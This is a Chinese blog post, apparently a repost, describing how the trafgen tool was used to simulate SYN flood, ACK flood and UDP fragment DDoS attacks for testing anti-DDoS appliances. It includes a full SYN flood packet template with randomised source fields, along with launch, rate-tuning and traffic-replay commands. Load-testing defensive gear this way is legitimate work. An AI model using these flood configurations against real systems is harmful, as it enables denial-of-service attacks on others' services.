
synflood 模拟工具
synflood 模拟工具
来源 https://blog.csdn.net/wuzhimang/article/details/54581117
因项目需要,要对主流的几家抗DDoS设备做测评,当然了最专业的是使用Spirent TestCenter,但受限于其他因素,最终决定搭建一个软件环境来进行相关的DDoS测试。
本文主要讲解的是如何使用trafgen工具发起DDoS攻击(syn flood, ack flood等等)
synflood攻击、ackflood攻击、UDP fragment攻击的详细配置文件见 github ddos-dos-tools
工具选择
- 开源的流量生成工具很多,可用于模拟DoS攻击的工具也不在少数,如hping、scapy(python库)等等,但均存在着不足,如性能不够,不能模拟DDoS攻击(攻击流IP和PORT不能动态变化)
- 通过详细的对比测试(同hping、scapy、LOIC等对比测试,具体数据不宜公开),最后统一选择了netsniff-ng套件中的trafgen攻击,其在测试环境中可达到24万pps的SYNFLOOD攻击,是一款高速、多线程网络数据包生成工具
- trafgen 工具能够动态生成攻击IP和端口号,能够通过配置文件动态修改攻击包的内容
简单使用
1. 安装
trafgen属于netsniff-ng套件,是一款linux下的工具,安装很方便,通过系统的在线安装工具即可完成安装,如centos下yum install netsniff-ng即可
2. 使用(SYN Flood攻击)
工具的比较简单,主要是配置文件的编写,假设已经写好了一个synflood配置文件
- 键入命令
trafgen --cpp --dev ens33 --conf synflood.trafgen --verbose即可发起攻击 - 进一步的还可通过
trafgen --cpp --dev ens33 --conf synflood.trafgen --verbose --gap 1000(以毫秒为单位)来调节速度 - 进一步的还可通过
trafgen --cpp --dev ens33 --conf synflood.trafgen --verbose --kernel-pull 20(默认10us)来调节速度 - 详细的可以
man trafgen
- 键入命令
配置文件解读(以synflood.trafgen文件为例)
- synflood.trafgen 模版,trafgen就是通过该文件来生成特定的数据包的!看配置文件的注释基本能清除如何修改
/* TCP SYN attack ( 64byte )

 * Command example:

 *  trafgen --cpp --dev em2 --conf synflood.trafgen --verbose


 * Note: dynamic elements "drnd()" make trafgen slower

 */

#define ETH_P_IP    0x0800

#define SYN     (1 << 1)

#define ACK     (1 << 4)

#define ECN     (1 << 6)

{

  /* --- Ethernet Header --- */

  /* NEED ADJUST */

  // 0x00, 0x12, 0xc0, 0x02, 0xac, 0x56,  # MAC Destination

  // 0x00, 0x12, 0xc0, drnd(3),  # MAC Source

  0xf4, 0xe9, 0xd4, 0x8d, 0x04, 0x82, # MAC Destination

  0xf4, 0xe9, 0xd4, 0x8c, 0xe2, 0xa2, # MAC Source

  const16(ETH_P_IP),

  /* IPv4 Version, IHL, TOS */

  0b01000101, 0,

  /* IPv4 Total Len */

  const16(46),

  /* IPv4 Ident */

  drnd(2),

  //const16(2),

  /* IPv4 Flags, Frag Off */

  0b01000000, 0,

  /* IPv4 TTL */

  64,

  /* Proto TCP */

  0x06,

  /* IPv4 Checksum (IP header from, to) */

  csumip(14, 33),

  /* NEED ADJUST */

  // 10, 10, 88, drnd(1), # Source IP

  10, 10, 88, 173,  # Source IP

  10, 10, 88, 172, # Dest IP

  /* TCP Source Port */

  drnd(2),

  /* TCP Dest Port */

  const16(80),

  /* TCP Sequence Number */

  drnd(4),

  /* TCP Ackn. Number */

  const32(0), /* NOTICE ACK==zero with SYN packets */

  /* TCP Header length + Flags */

  //const16((0x5 << 12) | SYN | ECN)    /* TCP SYN+ECN Flag */

  //const16((0x5 << 12) | SYN | ACK)    /* TCP SYN+ACK Flag */

  const16((0x5 << 12) | SYN)        /* TCP SYN Flag */

  //const16((0x5 << 12) | ACK)      /* TCP ACK Flag */

  /* Window Size */

  const16(16),

  /* TCP Checksum (offset IP, offset TCP) */

  csumtcp(14, 34),

  const16(0), /*PAD*/

  /* Data */

  "SYNswf"

}- 配置文件可通过
drnd()函数来实现对应内容的动态生成,如IP、MAC地址等,但是会影响性能

- 修改MAC地址(攻击/被攻击MAC地址)

- 修改IP地址和攻击协议及端口号,
const16()将对应的十进制数转换成一个16位的二进制数

- 修改位SYN标志(根据情况也可修改为其他的)
3. ACKFlood 攻击
- 配置文件见 github ddos-dos-tools
4. UDP fragment 攻击
- 配置文件见 github ddos-dos-tools
5. 退出命令
统一退出命令pgrep trafgen | xargs kill -s 9
其他
- 在trafgen性能仍达不到要求的情况下,可通过netsniff-ng攻击进行流量回放,如下
- 先捕获synfloog攻击数据包
netsniff-ng --in ens33 --out synflood.pcap --silent --verbose --filter 'ether src 00:50:56:ab:a5:3f'trafgen --cpp --dev ens33 --conf synflood.trafgen --verbose - 再重放synflood攻击数据包
netsniff-ng --in synflood.pcap --out ens33 --silent --prio-high --verbose
- 先捕获synfloog攻击数据包
- 在用trafgen进行实时流量生成或者netsniff-ng重放时,还可通过工具
tc进行流量控制,具体请见“linux流量控制工具tc一文,简单举例如下
DDos/DoS工具集(持续更新)
来源 http://codeshold.me/2017/01/ddos_tools_set.html
项目中,需要帮助某公司完成对几台抗DDoS设备的测试,受限于各类因素,只能通过搭建软件环境来完成测评。下面是针对自己前期工作的一小部分整理,仅罗列了基于开源工具的一些内容,其他定制化的和自己编写的程序则未公开。hping、LOIC等其他工具,由于性能和其它原因也未被使用!
1. SynFlood 攻击
借助
netsniff-ng套件中的trafgen工具,其可伪造源ip发起DDoS攻击
trafgen是一款高速的,多线程数据包生成器,官方测试显示其速度可达到12Mpps,自己在Intel(R) Xeon(R) CPU E5-2620 v3 @ 2.40GHz下测得的发包速率有500Mbit/s多。通过对比其他开源程序,本工具的发包性能是自己测试中性能表现最高的。- synflood.trafgen是对应的配置文件模版,修改文件里的源/目的MAC地址以及源/目的IP后,命令行直接运行
trafgen --cpp --dev eth0 --conf ackflood.trafgen --cpu 2 --verbose即可发起synflood攻击 - 通过添加
trafgen命令行参数--gap修改发包的速率,具体请man trafgen - 对应工具可直接通过在线源进行安装,CentOS下
yum install netsniff-ng即可安装整个套件,其中包含trafgen等工具。(预先可能需安装fedora源,yum install epel-release.noarch -y)
2. AckFlood 攻击
同SynFlood类似
- ackflood.trafgen是对应的配置文件模版,修改文件里的源/目的MAC地址以及源/目的IP后,命令行直接运行
trafgen --cpp --dev eth0 --conf ackflood.trafgen --cpu 2 --verbose即可发起ackflood攻击
3. SSL 攻击
- thc-ssl-dos是一款有名的ssl攻击程序,原理是ssl重新协商机制,但对于关闭了的或不支持SSL重协商的服务端,该工具将失效。
- ssl-dos.sh是自己写的一个简单的ssl攻击脚本,且适用于不支持ssl重协商的服务端,该脚本借助的是openssl工具。
4. HTTP GET 攻击
- http-get-dos是一个简单的、高性能HTTP GET DOS工具,可自定义HTTP请求头、连接数、总的HTTP请求数等
- 进入目录下
make编译后,http-get-dos -h查看使用信息
5. HTTP 慢速攻击
6. UDP fragment 攻击
同SynFlood类似
- small_frag.trafgen是对应的配置文件模版,修改文件里的源/目的MAC地址以及源/目的IP后,命令行直接运行
trafgen --cpp --dev eth0 --conf small_frag.trafgen --cpu 2 --verbose即可发起UDP fragment DoS attack攻击

100. 贴一张部分图,自己看
========================
1. 使用 trafgen 进行 synflood 发包攻击:

2. 查看当前网卡的发包速率:

=========== End
synflood 模拟工具的更多相关文章
- Postman用法简介-Http请求模拟工具
在我们平时开发中,特别是需要与接口打交道时,无论是写接口还是用接口,拿到接口后肯定都得提前测试一下,这样的话就非常需要有一个比较给力的Http请求模拟工具,现在流行的这种工具也挺多的,像火狐浏览器插件 ...
- HTTP模拟工具【C#/Winform源码】、Json绑定TreeView控件、使用了MetroModernUI、RestSharp、Dapper.Net、Newtonsoft.Json、SmartThreadPool这几个主要开源框架
HTTP模拟工具 开发语言:C#/Winform开发工具:Visual Studio 2017数据库: SQLite使用框架:界面-MetroModernUI Http请 ...
- 终端模拟工具:Xshell 4
终端模拟工具:Xshell 4 2016-09-20 目录 1 安装 2 配置 3 命令 Xshell 是一个强大的安全终端模拟软件,它支持SSH1, SSH2, 以及Microsoft Window ...
- CPNtools 模拟工具适合分析什么样的协议
最近梳理和CPNtools和Scyther之间的性能和差别.方便后面整理使用 1.库所的托肯值是什么? 托肯值也叫作令牌, 即网络系统中的资源,托肯的数目值代表了网络赋予的资源大小.在一个活的网络系统 ...
- 在线http模拟工具
在线http模拟工具http://www.atool.org/httptest.php
- 学习axios必知必会(1)~axios基本介绍、axios配置、json-server接口模拟工具
一.axios基本介绍 1.axios(前端最流行的 ajax 请求库) 特点: ① 基于 xhr + promise 的异步 ajax 请求库 ② 浏览器端/node 端都可以使用 ③ 支持请求/响 ...
- Delphi 使用串口模拟工具进行串口程序开发调试
版权声明:本文为博主原创文章,如需转载请注明出处及作者. 本文由小李专栏原创,转载需注明出处:[http://blog.csdn.net/softwave/article/details/8907 ...
- App弱网测试与常用模拟工具
iOS平台,通过自带的开发者选项 >Network Link Conditioner, 即可简单的模拟各种速度的网络情况: 通过抓包工具,设置延迟,进行模拟不同的网络情况,比如常用的fiddle ...
- 网络环境场景以及模拟工具netem
网络环境场景包括: 延迟(Lag),把数据包缓存一段时间后再发出,这样能够模拟网络延迟的状况. 掉包(Drop),随机丢弃一些数据. 节流(Throttle),把一小段时间内的数据拦截下来后再在之后的 ...
随机推荐
- 浅谈mysql权限
一. 背景: “去IOE”的本质是“分布式+开源”架构替代“集中式+封闭”架构,变成彻底的云计算服务模式.去“IE”易,并且应该去,关键确实能省钱,而且运维难度不大,替代技术产品成熟.而去O ...
- dts--tests(二)
rxtx_callbacks.py """ DPDK Test suite. Test Rxtx_Callbacks. """ import ...
- 关于TP3.2框架读取Sql server中文字段数据以及处理乱码的一些小心得
最近要做一个项目,需要使用TP3.2框架,之前什么也不会,就硬着头皮上了,结果真的闹了挺多emmmmmm挺低级的错误,就像SQL Server中文字段的读取,一开始我是照着读取英文字段的格式来写的,在 ...
- 华为ensp工具栏丢失解决方法
电脑是win8系统 不知道什么原因,华为模拟器的工具栏神奇的消失了,感觉很郁闷,每次要写字的时候都找不到在哪里(菜单里也没有),于是在官方论坛里面找了一下终于找出原因了. 关闭ensp,点击属性,进入 ...
- SGU495 概率DP
Kids and Prizes ICPC (International Cardboard Producing Company) is in the business of producing car ...
- 遗传算法 | Java版GA_TSP(我的第一个Java程序)
嗯哼,第一次写博客,准确说是第一次通过文字的方式记录自己的工作,闲话少叙,技术汪的博客就该直奔技术主题(关于排版问题,会在不断写博客的过程中慢慢学习,先将就着用吧,重在技术嘛~~~). 遗传算法(Ge ...
- Hibernate---开发环境搭建
下载安装Hibernate 在官网http://hibernate.org/tools/上下载eclipse安装插件的文件/安装插件的地址.点击download选择JBoss Tools,选择Arti ...
- CodeForces 879D Teams Formation
题意 将一个长度为\(n\)的数组重复\(m\)遍得到一个长度为\(n \times m\)的新序列,然后消掉新序列中连续\(k\)个相同的元素,不断重复这一过程,求最后剩下的序列的长度 分析 首先可 ...
- SDK location not found. Define location with sdk.dir in the local.properties file or with an ANDROID
如题: SDK location not found. Define location with sdk.dir in the local.properties file or with an AND ...
- 关于我的Android 博客
我是曹新雨,我为自己代言.现在的菜鸟,3年以后我就是大神.为自己加油.微信:aycaoxinyu 关于我的Android博客,都是我当初遇到困难,克服之后,写上去的.后来,有人加我微信,问我一些问题, ...